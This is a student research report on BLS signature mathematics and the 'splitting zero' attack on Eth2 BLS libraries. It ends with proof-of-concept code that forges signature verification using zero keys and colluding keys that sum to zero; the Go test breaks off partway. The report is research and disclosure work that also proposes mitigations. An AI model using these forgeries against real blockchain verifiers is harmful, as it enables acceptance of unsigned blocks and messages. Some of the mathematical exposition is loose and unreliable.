ZERO - THE FUNNIEST NUMBER IN CRYPTOGRAPHY

Nguyen Thi Thanh Thuy
Military Technical Academy

January 4, 2022

Contents

List of Figures

1 Introduction

The reason why zero is the funniest number in cryptography is that $\forall x$, x * 0 = 0, i.e., no matter what x is. This report discusses zero bugs in four BLS signatures' libraries including ethereum/py_ecc, supranational/blst, herumi/bls, sigp/milagro_bls. Moreover, I will discuss about "splitting zero" attacks which is presented at Black Hat USA 2021 by Nguyen Thoi Minh Quan [1], to show a weakness in the proof-of-possession aggregate signature scheme standardized in BLS RFC draft v4 [2].

I would recommend the brackground of Mathematics on cryptography in chapter 2 and 3. Then I present "Zero bugs" and "Splitting Zero" attack in chapter 4 and 5. The other chapters I demo proof of concept, suggest my solutions and give some comments at the end.

2 Background

We define the set

$$\mathbb{Z}/N\mathbb{Z} = \{0, ..., N-1\}$$

as the set of remainders modulo N.

2.1 Groups

Definition 2.1 (Groups) *A group [3] is a set with an operation on its elements which*

- Is closed
- Has an identity
- Is associative, and
- Every element has an inverse.

In particular we have the following properties:
(1) Addition is closed:

$$\forall a, b \in \mathbb{Z}/N\mathbb{Z} : a + b \in Z/NZ$$

(2) Addition is associative:

$$\forall a, b, c \in \mathbb{Z}/N\mathbb{Z} : (a + b) + c = a + (b + c)$$

(3) 0 is an additive identity:

$$\forall a \in \mathbb{Z}/N\mathbb{Z} : a + 0 = 0 + a = a$$

(4) The additive inverse always exists:

$$\forall a \in \mathbb{Z}/N\mathbb{Z} : a + (N - a) = (N - a) + a = 0$$

(5) Addition is commutative:

$$\forall a, b \in \mathbb{Z}/N\mathbb{Z} : a + b = b + a$$

(6) Multiplication is closed:

$$\forall a, b \in \mathbb{Z}/N\mathbb{Z} : a \cdot b \in\in \mathbb{Z}/N\mathbb{Z}$$

(7) Multiplication is associative:

$$\forall a, b, c \in \mathbb{Z}/N\mathbb{Z} : (a \cdot b) \cdot c = a \cdot (b \cdot c)$$

(8) 1 is a multiplicative identity:

$$\forall a \in \mathbb{Z}/N\mathbb{Z} : a \cdot 1 = 1 \cdot a = a$$

(9) Multiplication and addition satisfy the distributive law:

$$\forall a, b, c \in \mathbb{Z}/N\mathbb{Z} : (a + b) \cdot c = a \cdot c + b \cdot c$$

(10) Multiplication is commutative:

$$\forall a, b \in \mathbb{Z}/N\mathbb{Z} : a \cdot b = b \cdot a$$

A group which is commutative is often called *abelian*. Almost groups in cryptography are abelian, since the commutative property is very interesting in cryptography. Hence, any set with properties 1, 2, 3 and 4 is called a group, while a set with properties 1, 2, 3, 4, and 5 is called an abelian group.

A group is called a finite group if it has finite elements. For instance, the set $\mathbb{Z}_p = \{0, ..., p - 1\}$ and the group operation + is addition mod p then we have a finite group $(\mathbb{Z}_p, +)$. The number of elements in a finite group is called the *order* of a group, denoted as $|G|$.

Let's look at p = 6, the group $(\mathbb{Z}_6, +)$ has 6 elements {0, 1, 2, 3, 4, 5}. In the integers under addition every positive integer can be obtained by repeated addition of 1 to itself.

$$\begin{aligned}
1 &= 1 \pmod 6 \\
1 + 1 &= 2 \pmod 6 \\
1 + 1 + 1 &= 3 \pmod 6 \\
1 + 1 + 1 + 1 &= 4 \pmod 6 \\
1 + 1 + 1 + 1 + 1 &= 5 \pmod 6 \\
1 + 1 + 1 + 1 + 1 + 1 &= 0 \pmod 6
\end{aligned}$$

We notice that with 1 and addition mod 6 operation, we can generate all elements of $\mathbb{Z}_6$ including identity element 0, so we call 1 is a generator of $(\mathbb{Z}_6, +)$. An element that generates all elements of the group using group operation is called a *generator*. But element 2 only generates three elements in the group $(\mathbb{Z}_6, +)$: {0, 2, 4}. The group $(\{0, 2, 4\}, + \pmod 6)$ is called a *subgroup* of the group $(\mathbb{Z}_6, +)$.

2.2 Rings

Definition 2.2 (Rings) *A ring [3] is a set with two operations , usually denoted by + and $\cdot$ for addition and multiplication, which satisfies properties 1 to 9 above. We can denote a ring and its two operations by the triple $(R, \cdot, +)$. If it also happens that multiplication is commutative we say that the ring is commutative.*

2.3 Fields

Definition 2.3 (Fields) *A field [3] is a set with two operations* $(G, \cdot, +)$ *such that*

- *(G, +) is an abelian group with identity denoted by 0.*
- $(G\backslash\{0\}, \cdot)$ *is an abelian group*
- $(G, \cdot, +)$ *satisfies the distributive law.*

The set $(\mathbb{Z}/N\mathbb{Z})^*$ is the set of all invertible elements in $\mathbb{Z}/N\mathbb{Z}$ by

$$(\mathbb{Z}/N\mathbb{Z})^* = \{x \in \mathbb{Z}/N\mathbb{Z} : gcd(x, N) = 1\}$$

In the special case when N is a prime p, we have

$$(\mathbb{Z}/N\mathbb{Z})^* = \{1, ..., p-1\}$$

We define

$$\mathbb{F}_p = (\mathbb{Z}/N\mathbb{Z}) = \{0, ..., p-1\}$$

is said to be a finite field of characteristic p. In cryptography, we focus on the set {0, 1,..., p - 1} together with addition and multiplication operations mod prime p then we have a finite field $\mathbb{F}_p$.

2.4 Elliptic Curve

An elliptic curve E is a set of points P(x, y) where their coordinates x, y satisfy the equation $y^2 = x^3 + ax + b$ (E) where x, y $\mathbb{F}_p$, p is a prime number. For instance, the coordinates x, y are defined over $\mathbb{F}_7$ and (E) $y^2 = x^3 + x + 3$ then P(4, 1) is on the elliptic curve E.

The Group Law

Let P and Q be two distinct points on E. The straight line joining P and Q must intersect the curve at one further point, say R, since we are intersecting a line with a cubic curve. The point R will also be defined over the same field of definition as the curve and the two points P and Q. If we then reflect R in the x-axis we obtain another point over the same field which we shall call P + Q.

$$P, Q \in (E) : P + Q = R \in (E)$$

An elliptic curve always contains exactly one point of infinity (the point at the ends of all lines parallel to the y-axis), denoted by $\mathcal{O}$. Hence, (E, +) is an abelian group with the point at infinity O being the identity. It can be verified that

- P + Q = Q + P
- $P + \mathcal{O} = \mathcal{O} + P = P$
- $P + (-P) = \mathcal{O}$




Figure 1: Adding two points on an elliptic curve

In practice, we don't work directly with the group (E, +), instead we choose a base point G and works with the subgroup generated by G, i.e., the group ({0, G,..., (q - 1)G}, +) where q is G's order.

Why is elliptic curve widely used in cryptography? In terms of mathematical view, it's because elliptic curve has great mathematical property with the Group law. However, it's not enough. From a security point of view, elliptic curve is popular since it can generate schemes based on extremely hard problem "The Elliptic Curve Discrete logarithm Problem (ECDLP)": Given point X, base point G, find x such that X = xG or find $x = \log_G X$

3 Pairing based cryptography

Pairing is defined as a map $e\colon E_1 \times E_2 \to F$ where E_1, E_2 are 2 elliptic curves and F is a finite field. In other words, the pairing e is a map that convert two coordinate points in two elliptic curves to a number. But we don't work directly with $E_1 and E_2$, instead we'll work with their subgroups $G_1 \subset E_1, G_2 \subset E_2$ where $G_1 and G_2$ have the same prime order r. Let P_1, P_2 be two generators of G_1, G_2.

The pairing has the following properties:

- e(P + Q, R) = e(P, R) * e(Q, R)
- $e(aP, bQ) = e(abP, Q) = e(P, abQ) = e(bP, aQ) = e(P, Q)^{ab}$ where $a, b \in \mathbb{Z}$
- $e(0, P) = 1 = e(Q, 0) \forall P, Q$

3.1 BLS signature


BLS signature scheme, which based on pairing was invented by Boneh, Lynn and Shacham in 2001 [2] and it is defined as:

Key generation. Given E is an elliptic curve, subgroup $G_1 \subset E$ with base point P_1 of order q (q is the largest prime factor of the order of E). Pairing $e\colon E \times E \to F_q$. Choose a random $x \in \mathbb{Z}_q^*$ and set $X = xP_1 \in G_1$. The private key is x, (q, P_1, X) is the public key.

Signing. H is a hash function that maps messages to points on G_2. To sign a message $m \in M$, we compute the signature $\sigma = xH(m) \in G_2$.

Verification. Given a public key (q, P_1, X), H(m), and a signature σ. We check whether $e(P_1, \sigma) = e(X, H(m))$ or not. If $e(P_1, \sigma) = e(X, H(m))$ then accept the signature. Otherwise, reject. The signature is valid because:

$$e(P_1, \sigma) = e(P_1, xH(m)) = e(xP_1, H(m)) = e(X, H(m))$$


Signer
Verifier
private key $x \in \mathbb{Z}_q^*$
public key $X = xP_1$
X
signature $\sigma = xH(m)$
σ, H(m)
$e(P_1, \sigma) =? e(X, H(m))$

Let's convince ourselves that this protocol is secure. By eavesdropping the communication between signer and verifier, attacker can capture P_1 and the public key X, capture σ and H(m). On the other hand, attacker don't compute x from $X = xP_1$ because it's ECDLP hard problem as I mentioned before.

Moreover, BLS signature satisfies the zero-knowledge proof that is a proof where you prove to other people that you know something withou revealing it. For details:


- The signer signs the messages with their private key.
- The verifier is convinced that the signer signed that message but the verifier does not know anything about the signer's private key.

3.2 BLS signature aggregation

The BLS signature aggregation is the following. We have n users, each has a random private key random $x_i \in \mathbb{Z}_q^*$, public key $X_i = x_iP_1$. Each user signs its own message m_i as $\sigma_i = x_iH(m_i)$. Now, in verification, instead of checking n signatures σ_i individually, we verify a single aggregated signature.

The aggregated signature is computed as $\sigma = \sigma_1 + \sigma_2 + ... + \sigma_n$. To verify σ, we check whether $e(P_1, \sigma) =? e(X_1, H(m_1))...(X_n, H(m_n))$. Because:


$$\begin{aligned} e(P_1, \sigma) &= e(P_1, \sigma_1 + \sigma_2 + ... + \sigma_n) \\ &= e(P_1, x_1H(m_1) + ... + x_nH(m_n)) \\ &= e(P_1, x_1H(m_1))...e(P_1, x_nH(m_n)) \\ &= e(x_1P_1, H(m_1))...e(x_nP_n, H(m_n)) \\ &= e(X_1, H(m_1))...e(X_n, H(m_n)) \end{aligned}$$



This process not only reduces CPU cycles but also saves bandwidth in transferring signatures over the network. Cryptocurrency is the use case of the aggregate signature where always has to deal with malicious signers and colluded signers. Moreover it also faces to rogue public key attacks as the following.

The user generates a private key x_1 and computes the public key $X_1 = x_1 P_1$. The attacker fakes his public key $X_2 = x_2 P_1 - X_1$ and the signature $\sigma = x_2 H(m)$. Although the user doesn't sign message m, the σ represented to the aggregated signature of user and attacker since $e(P_1, \sigma) = e(P_1, x_2 H(m)) = e(x_2 P_1, H(m)) = e(X_2 + X_1, H(m)) = e(X_1, H(m))e(X_2, H(m))$ and the aggregated signature will be accepted. To prevent rogue public key attack, the BLS RFC draft v4 proposes 3 different schemes:

- The basic scheme, the messages $m_1, m_2, ..., m_n$ to be distinct from each other.
- The message-augmentation scheme, instead of signing the message m_i, the signers sign the concatenation of the public key and the message $X_i||m_i$
- The proof-of-possession scheme, we require proving the knowledge of private key x_i, by publishes $PopProve(x_i) = Y_i = x_i H'(X_i)$ with $H' \neq H$. The verifier calls $PopVerify(Y_i)$ which checks $e(X_i, H'(X_i)) =? e(P_1, Y_i)$. Then aggregate verification of the same message $m = m_1 = ... = m_n$ is valid when $e(P_1, \sigma) = e(X_1 + ... + X_n, H(m))$. Because of
$$\sigma = x_1 H(m_1) + ... + x_n H(m_n) = x_1 H(m) + ... + x_n H(m) = (x_1 + ... + x_n) H(m)$$
$$e(P_1, \sigma) = e(P_1, (x_1 + ... + x_n) H(m)) = e((x_1 + ... + x_n) P_1, H(m)) = e(X_1 + ... + X_n, H(m))$$
The function $PopProve(x_i)$ and $PopVerify(Y_i)$ proof that X_i which verifier received, is the real signer's public key.
  + $PopProve(x_i) = Y_i$: an algorithm that generates a proof of possession for the public key Y_i corresponding to secret key x_i.
  + $PopVerify(X_i, Y_i)$: an algorithm that outputs Valid if proof Y_i is valid for public key X_i and Invalid otherwise.
  + FastAggregateVerify($(X_1, ..., X_n)$, m, σ): a verification algorithm for the aggregate of multiple signatures on the same message. This function is faster than AggregateVerify.


Signers
private key $x_i \in \mathbb{Z}_q^*$
public key $X_i = x_i P_1$
PopProve(x_i) $= Y_i$
$= x_i H'(X_i)$
signature $\sigma_i = x_i H(m)$
aggregate signature
$\sigma = \sigma_1 + ... + \sigma_n$
$\mathrm{X_i, Y_i}$
σ, H(m)
Verifier
PopVerify(Y_i)
$e(P_1, Y_i) =? e(X_i, H'(X_i))$
$e(P_1, \sigma) =? e(X_1 + ... + X_n, H(m))$

Because Eth2 uses the proof-of-possession scheme, we will only focus on this scheme.

4 Zero public key and signature

We have a special case in BLS signature at 0. If we have the private key x = 0 then the public key $X = xP_1 = 0P_1 = 0$ and the signature $\sigma = xH(m) = 0H(m) = 0$. In other words, we have $x = X = \sigma = 0$, so:

$$e(P_1, \sigma) = e(P_1, 0) = 1 = e(X, H(m)) = e(0, H(m)) \forall m$$

The above equation always returns true and the signature is always valid. Hence from the verifier's point of view, the signature is meaningless since after signature verification, the verifier knows nothing about what message has been signed by the signer neither whether the message was signed.

To prevent this obstacle, we can create a function what checks zero public keys. That has be done by BLS RFC draft v4 which warns about zero public keys of individual signers. To check for zero public key, the function KeyValidate calls is_Z1_pubkey(X_bytes). But there are more than two public keys to decode to a zero point.
For example:
X_bytes = [192,0,...,0] decodes to zero point.
and X_bytes = [64,0,...,0] decodes zero point.

However, there is a significant different between single signature verification and aggregate signature verification. Because it can control only zero public key of each signer, but do nothing after aggregation. This causes "splitting zero" attack which allows attacker bypass the signature verification.

5 "Splitting Zero" attack

5.1 Attack scenarios

The idea is that we split the public key/signatrue into 2 parts, each part is not equal to zero, but their sum is zero. We create $X_1 \neq 0, X_2 \neq 0, \sigma_1 \neq 0, \sigma_2 \neq 0$ but $X_1 + X_2 = 0, \sigma_1 + \sigma_2 = 0$. Since Eth2 uses aggregate signature and calls function

$$AggregateVerify((X_1, ..., X_n), (m_1, ..., m_n), \sigma)$$

Which allows parameters are the list of public keys, messages and a aggregate signature. This causes "splitting zero" attack on 4 libraries: ethereum/py_ecc, supranational/blst, herumi/bls, sigp/milagro_bls.

The attack scenario is the following: The user has a signature σ_3 of a message m_3. The attacker's goal is to convince the verifier that σ_3 is an aggregate signature of (m, m, m_3) without having m at all. To achieve that, attacker1 and attacker2 have to collude with each other and create their keys:

- The user uses private key x_3, public key $X_3 = x_3P_1$ to compute the signature $\sigma_3 = x_3H(m_3)$.

- The attacker1 creates private key $x_1 \neq 0$, public key $X_1 = x_1 P_1 \neq 0$. We assume the attacker1's fake signature of message m is $\sigma_1 = x_1 H(m) \neq 0$.
- The attacker2 creates private key $x_2 = -x_1 \neq 0$, public key $X_2 = x_2 P_1 \neq 0$. We assume the attacker2's fake signature of message m is $\sigma_2 = x_2 H(m) \neq 0$


We see that:

+ $X_1, X_2 \neq 0$, so KeyValidate returns true.

+ $(x_1, X_1), (x_2, X_2)$ are proper private/public key pairs, so PopVerify returns true.

+ $x_1 + x_2 = 0 \implies X_1 + X_2 = 0$ and $\sigma_1 + \sigma_2 = x_1 H(m) + x_2 H(m) = (x_1 + x_2) H(m) = 0$.

+ $\sigma = \sigma_1 + \sigma_2 + \sigma_3 = 0 + \sigma_3 = \sigma_3$ is valid for $(m, m, m_3) \forall m$



Note that the attacker does not have to sign message m at all because the verifier only care about the aggregate signature σ, but not individual signatures $\sigma_1, \sigma_2, \sigma_3$.

Defender might check whether the "intermediate" aggregate signature is 0. For example, check $\sigma_1 + \sigma_2 =?0$ or $\sigma_2 + \sigma_3 =?0$. But the attacker can also bypass by reordering the message from (m, m, m_3) to (m, m_3, m)

The attacker can perform an advanced attack which uses more the number of fake public key, such as $X_1 + X_2 + X_5 = 0$. The defender can not check this case because he must know which attackers' public key whose sum is 0. This issue is a hard problem to find solution of $a_1 X_1 + a_2 X_2 + ... + a_n X_n = 0$ where $a_i = 0, 1$.

The important thing is that the attackers have to collude with each other to generate their public key whose sum is 0.

5.2 "Splitting Zero" attack against FastAggregateVerify

There are two functions for verification: AggregateVerify and FastAggregateVerify and they have a slightly different.
$AggregateVerify((X_1, ..., X_n), (m_1, ..., m_n), \sigma)$ vs $FastAggregateVerify((X_1, ..., X_n), m, \sigma)$

+ The input of AggregateVerify is a list of message $(m_1, ..., m_n)$.
The input of FastAggregateVerify is a single message m.

+ Aggregate can change the message while keeping the signature unchanged. FastAggregateVerify can not change the message while the signature unchanged.

The scenario of "splitting zero" attack bypasses FastAggregateVerify is the following:

+ The attacker creates 2 non-zero private key $x_1 + x_2 = 0$, their public key $X_1 + X_2 = 0$
+ The aggregate signature is created from x_1, x_2 and the same message m is always valid $\forall m$.

Note that the attacker doesn't even sign the message m and the verifier doesn't know whether individual signatures of m exist. Moreover, this type of implementations always have bugs no matter what they do:

1. Consensus bugs: (py_ecc and blst) follow BLS RFC draft v4. The functions will return different results:
   + $FastAggregateVerify((X_1, X_2), m, 0) =$ false
   + $AggregateVerify((X_1 + X_2), (m, m), 0) =$ true
2. Message binding bugs: (herumi and milagro bls) don't follow BLS RFC draf v4 then they return $FastAggregateVerify((X_1, X_2), m, 0) =$ true $\forall m$. In terms of security in the verification phase, returning true is more dangerous than returning false.

Note that the reason why return different results in the case 1 is that in FastAggregateVerify function, they compute the aggregate public key X = $X_1 + X_2 = 0$, then call the function KeyValidate(X) to check whether the aggregate public key X is equal to 0. Hence, the function KeyValidate(X) return false and the FastAggregateVerify function returns also false.

5.3 A plausuble attack scenario at the protocol layer

Attack scenario in a blockchain protocol. In each time interval:

- Random nodes are chosen as block proposers who propose blocks to be included in the blockchain.
- Block proposers broadcast their proposed blocks to their neighbor nodes.
- There is 1 aggregator who aggregates individual signatures and broadcasts the aggregated signature to everyone. Everyone will verify the aggregated signature.
- Block proposers do not send their individual signatures to their neighbors, they only send their signatures to the aggregator (only accepts 1 signature/block proposer).

I assume that there are two colluded signers User1 and User2 (block proposers) whose sum of keys is 0.

+ They send individual signatures whose sum is 0 to the aggregator.
+ The send different proposed blocks to its different neighbors, 1 distinct proposed block/neighbor.

+ They send only a signature to the aggregator, but it has multiple different chance to send proposed blocks to different neighbors.

Because the aggregate signature is valid, different verifiers will accept different blocks which based on "splitting zero" attack and attackers do not even sign the blocks.

5.4 Why "splitting zero" attack is dangerous?

- For the aggregate signature case, the attackers' private key x_1, x_2 are randomized, so the attackers protect the secrecy of their private keys and the attack cost free.
- Detecting colluded keys are difficult because it's equivalent to finding solution $a_1X_1 + a_2X_2 + ... + a_nX_n = 0$ where $a_i = 0, 1$ (hard problem).
- The verifier only verifies the aggregate signature, but it never sees or verifies single signtures, so they do not know whether single signture sign or not.

6 My suggestions

As explained above, in advanced attack, the attacker can use more colluded public key, say $x_1 + x_2 + x_5 = 0$ and for anyone to forge the attackers' aggregate keys $x_1 + x_2 + x_5 = 0$, they must know exactly which attackers' keys whose sum is 0. Detecting colluded keys at registration phase looks difficult since it's similar to solve the hard problem: $a_1X_1 + a_2X_2 + ... + a_nX_n = 0$ where $a_i = 0, 1$.

However, I hope to detect colluded keys at the time of attacking. I suggest to create a function to check whether the "intermediate" aggregate signature is 0. Although the attacker can bypass by reordering the messages, with small number of public keys, we just can against "splitting zero" attack by checking all possible "intermediate" aggregate signatures in polynomial time.

Beside that, I consider the situation that the number of public keys are large enough. This problem is the same at subset-sum problem. Hence, I come up with the idea of tackling by using Lattice reduction algorithm [6], say LLL algorithm. LLL algorithm is a polynomial time algorithm that finds a non zero vector in an n dimensional lattice that is also the answer of subset-sum problem.

7 Conclusion

I presented an attack scenario called "splitting zero" attack which was developed by Nguyen Thoi Minh Quan on BLS Signature Aggregation. Aggregate signature based on ECDLP and Pairing algorithm allows attackers to collude each other to generate public keys whose sum is 0 in order to bypass the verification. I implemented the proof of concept attacks this technique on 4 Eth2 libraries.

However, I don't claim that the cryptographic layer (BLS aggregate signature) fails kead to attacks at the application/protocol layer. But you should consider to use BLS aggregate signature in your application and design applications/protocols with those attacks in mind.


8 Demo

Dowload code from: https://github.com/ThanhThuy2908/Splitting_Zero_Attack.git
$git clone https://github.com/ThanhThuy2908/Splitting_Zero_Attack.git
$cd Splitting_Zero_Attack

8.1 Zero bugs

Zero public key and zero signature attack against Ethereum py_ecc's Verify
$git checkout -b poc 05b77e20612a3de93297c13b98d722d7488a0bfc
$cd py_ecc
$pip install .
$cd ..
$cd poc
$python3 zero_pub.py

```
import os
from py_ecc.bls import G2ProofOfPossession as bls_pop
#Random message
message = os.urandom(39)
#Zero public key
pub = b"@"+ b"\x00" * 47
#Zero signature
sig = b"@" + b"\x00" * 95

print("KeyValidate:" ,bls_pop.KeyValidate(pub))
print("Verify: ",bls_pop.Verify(pub, message, sig))
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSpli
ttingAttack/Splitting_Zero_Attack/poc$ python3 zero_pub.py
KeyValidate: True
Verify:  True
```

Figure 2: Zero public key and signature output


8.2 "Splitting Zero" attack

8.2.1 Py_ecc library:

$cd poc
$python3 splitting_0_attack.py

```
from py_ecc.bls import G2ProofOfPossession as bls_pop
import random, os

curve_order = int('524358751751261904794477405081859658376905525005276378226
                  03658699938581184513')

#User1, random secret key.
```

```
sk1 = random.randint(1, pow(10,10))
pk1 = bls_pop.SkToPk(sk1)
m = b"ThanhThuy"
sign1 = bls_pop.Sign(sk1, m)
print("Verify user1's single signature", bls_pop.Verify(pk1, m, sign1))

#Attacker create 2 fake public key whose sum = 0
sk2 = random.randint(1, pow(10,10))
sk3 = curve_order - sk2 # = -sk2 % curve_order

pk2 = bls_pop.SkToPk(sk2)
pk3 = bls_pop.SkToPk(sk3)

print("KeyValidate pk2: ",bls_pop.KeyValidate(pk2))
print("KeyValidate pk3: ",bls_pop.KeyValidate(pk3))
print("KeyValidate the aggregate public key pk2 + pk3:
    ",bls_pop.KeyValidate(bls_pop._AggregatePKs([pk2,pk3]))) #pk2 + pk3 = 0

agg_sign = sign1
m_fake = os.urandom(10)
print("Verify aggregate signature: ", bls_pop.AggregateVerify([pk1,pk2,pk3],
    [m, m_fake, m_fake], sign1))
```



```
thuy@thuy-ThinkPad-T480:~/Documents/TaiLieuHocTap/Hocky8/ThucTapViettel/ZeroSplittingAttack/Splitting_Zero_Attack/poc$ python3 splitting_0_attack.py
Verify user1's single signature True
KeyValidate pk2:  True
KeyValidate pk3:  True
KeyValidate the aggregate public key pk2 + pk3:  False
Verify aggregate signature:  True
```


Figure 3: Splitting Zero attack in py_ecc output

8.2.2 Supranational/blst library:

$cd blst
$git checkout -b poc e91acc1e8421342ebee5e180d0c6de4347b69ed0
$cd blst/bindings/go/

Add the below test to blst_minpk_test.go, change:
'var dstMinPk = []byte("BLS_SIG_BLS12381G2_XMD:SHA-256_SSWU_RO_NUL_")'
to
var dstMinPk = []byte("BLS_SIG_BLS12381G2_XMD:SHA-256_SSWU_RO_POP_")
Then run:
$go test -v -run TestSplittingZeroAttack

```
func TestSplittingZeroAttack(t *testing.T){
//The user publishes signature sig3
x3_bytes := []byte{ 0, 1, 2, 3, 4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7, 0,1, 2, 3,
    4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7}
x3 := new(SecretKey).Deserialize(x3_bytes)
X3 := new(PublicKeyMinPk).From(x3)
m3 := []byte("Thanh Thuy")
sig3 := new(SignatureMinPk).Sign(x3, m3, dstMinPk)

//The attacker creates x1 + x2 = 0 and claims that sig3 is an aggregate
    signature of (m, m3, m). Note that the attacker doesn't have to sign m.
var x1_bytes = []byte{ 99, 64, 58, 175, 15, 139, 113, 184, 37, 222, 127, 204,
    233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 190, 71, 198,
    16, 210, 91};
var x2_bytes = []byte{16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88, 59, 31,
    208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65, 183, 57,
    239, 45, 166};
x1 := new(SecretKey).Deserialize(x1_bytes)
x2 := new(SecretKey).Deserialize(x2_bytes)

X1 := new(PublicKeyMinPk).From(x1)
